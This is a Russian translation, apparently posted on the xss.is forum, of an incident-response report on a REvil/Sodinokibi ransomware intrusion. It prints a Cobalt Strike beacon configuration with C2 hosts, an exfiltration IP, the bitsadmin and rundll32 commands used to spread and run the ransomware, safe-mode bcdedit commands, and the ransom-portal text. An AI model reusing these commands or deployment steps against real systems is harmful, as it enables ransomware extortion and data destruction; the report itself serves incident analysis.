
Code:

```
{
"x86": {
"config": {
"Method 1": "GET",
"Method 2": "GET",
"Spawn To x86": "%windir%\\syswow64\\mstsc.exe",
"C2 Server": "smalleststores.com,/owa/,195.189.99.74,/owa/",
"Beacon Type": "8 (HTTPS)",
"Polling": 59713,
"Jitter": 41,
"Port": 443,
"Spawn To x64": "%windir%\\system32\\calc.exe",
"HTTP Method Path 2": "/OWA/"
},
"md5": "88365eb3d504f570f22d76f777ab2caf",
"sha256": "4b25f708c506e0cc747344ee79ecda48d51f6c25c9cb45ceb420575458f56720",
"sha1": "f42f2eea6cf88d30cfd6207182528be6ae2e504f",
"time": 1615846680369.8
},
"x64": {
"config": {
"Method 1": "GET",
"Method 2": "GET",
"Spawn To x86": "%windir%\\syswow64\\mstsc.exe",
"C2 Server": "smalleststores.com,/owa/,195.189.99.74,/owa/",
"Beacon Type": "8 (HTTPS)",
"Polling": 59713,
"Jitter": 41,
"Port": 443,
"Spawn To x64": "%windir%\\system32\\calc.exe",
"HTTP Method Path 2": "/OWA/"
},
"md5": "27ca24a7f6d02539235d46e689e6e4ac",
"sha256": "e35c31ba3e10f59ae7ea9154e2c0f6f832fcff22b959f65b607d6ba0879ab641",
"sha1": "6885d84c1843c41ff8197d7ab0c8e42e20a7ecaa",
"time": 1615846684589
}
}
```

Эксфильтрация

Данные, собранные из домена, были отправлены на удаленный сервер по адресу:
Code:

```
45.147.160.5:443
```



Влияние

В качестве последнего действия злоумышленники сбросили исполняемый файл программы-вымогателя на контроллер домена в C: \Windows, а затем использовали BITSAdmin для развертывания исполняемого файла в удаленных системах.
Code:


```
C:\Windows\system32\bitsadmin.exe /transfer debjob /download /priority normal
\\DOMIANCONTROLLER\c$\windows\DOMAINNAME.exe C:\Windows\DOMAINNAME.exe
```

Флаг -smode использовался с исполняемым файлом вымогателя, чтобы настроить систему на перезагрузку в безопасном режиме с поддержкой сети, как отметила команда Malwarehunterteam.

> Not remember seeing these before in REvil ransomware samples. 🤔
>
> So basically the actors using REvil now can use it to reboot target machines into safe mode with networking...@demonslay335 @VK_Intel pic.twitter.com/dLk4EirNFO
>
> — MalwareHunterTeam (@malwrhunterteam) March 18, 2021

*Не помню, чтобы видел это раньше в образцах вымогателей REvil. ? Таким образом, акторы, использующие REvil, теперь могут использовать его для перезагрузки целевых машин в безопасном режиме с помощью сети.

См. Ниже выполнение -smode:



Ключ *franceisshit использовался для выхода машины из безопасного режима после перезапуска машины.

details	bcdedit /deletevalue {current} safeboot
eventType	SetValue
image	C:\\Windows\\ [redacted] .exe
processGuid	{b093c253-dfa5-604f-3c07-000000001000}
processId	6512
ruleName	technique_id=T1547.001,technique_name=Registry Run Keys / Start Folder
targetObject	HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce*franceisshit

Системы перезагрузились в безопасном режиме с загрузкой сетевых драйверов после выполнения этой команды Smode и остались на экране входа в систему. Примерно через 10-20 секунд после входа в систему все пользовательские файлы были зашифрованы, а записка о выкупе была размещена во многих местах, включая рабочий стол. Службы не запускались, что приводило к проблемам со сбором, так как обычные агенты не запускались. Это также включало запуск EDR и агентов управления.


Мы видели по крайней мере один твит о Smode, устанавливающем ключи автоматического входа в систему, но мы не видели этого в нашем случае и не смогли воссоздать эту ситуацию.

> 🆕 #REvil v2.05
>
> -smode switch configures OS to boot into safe mode w/ networking via:
>
> (pre-Vista) bootcfg /raw /a /safeboot:network /id 1
> or
> (Vista+) bcdedit /set {current} safeboot network
>
> configures auto-lognn via WinLogon 🔑 w/ 'DTrump4ever' password
>
> — R3MRUM (@R3MRUM) March 26, 2021

После перезагрузки из безопасного режима у вас останется следующий рабочий стол:

В некоторых системах, таких как контроллеры домена, злоумышленники предпочли не использовать опцию безопасного режима, и вместо этого они использовали DLL, выполняемую rundll32, для шифрования системы без перезагрузки, позволяя злоумышленникам поддерживать доступ, пока программа-вымогатель шифровала файлы.
Code:

```
C:\Windows\system32\rundll32.exe" C:\Windows\DomainName.dll,DllRegisterServer
```



Злоумышленники запросили 200 тысяч в Monero. Их уговорили снизить запрос на 20-30%, а можно было бы и больше. Вот несколько скриншотов с сайта.


Your network has been infected!
Your documents, photos, databases and other important files encrypted
To decrypt your files you need to buy our special software - General-Decryptor
Follow the instructions below. But remember that you do not have much time
XSS.is
General-Decryptor price
the price is for all PCs of your infected network
INSTRUCTIONS
CHAT SUPPORT
ABOUT US
How to decrypt files?
You will not be able to decrypt the files yourself. If you try, you will lose your files forever.
Buy XMR (no need for verification)
LocalMonero

Sodinokibi

You probably already know about us. Many publications call us Sodinokibi.

If you've read them, you know that our Ransomware is different in its **technology and reliability**.

We've developed the best data encryption and decryption system available today.

Our competitors allow themselves to lose and destroy their victims' data during the encryption or decryption process, making it impossible to recover the data.

We don't allow ourselves to do that.

So you should be glad you were infected by our guys, not our competitors. This means that when you pay for the decryption, **you can be sure that all your data will be decrypted**.

Guarantees?

You can read the publications about us. For example, this one:

https://www.coveware.com/blog/2019/7/15/ransomware-amounts-rise-3x-in-q2-as-ryuk-amp-sodinokibi-spread


This edition explores Ransomware and makes comparisons. This article describes the **100% probability** of data recovery via Sodinokibi software.

You can search for other publications about us on the Internet and once again make sure of our warranties.

Or go to the payment instructions page now to get our decryption software if you don't want to waste time.

Time is money.

С помощью hatching_io (https://tria.ge/) мы смогли проанализировать конфигурацию из образца вымогателя.



Code:

```
Campaign ID (sub): 7114
net: false
```

От ТС

Позволил себе опустить часть статьи. Со списком убитых процессов и сервисов, или с yara и sigma правилами.
Если кого-то это интересует, прошу обращаться к оригинальному иследованию

Хочу сказать спасибо KAJIT за предложенный материал.
Он также приложил ссылку на сэмплы, с vx-underground.

Перевод:
Azrv3l специально для xss.is
BTC: bc1qs2fk7zftnwwhhdrw9ge6ncxrspeyta7dymjwkj
ETH: 0xEb8CdE54aBaA7186E9dB8A27f6898C9F02397bab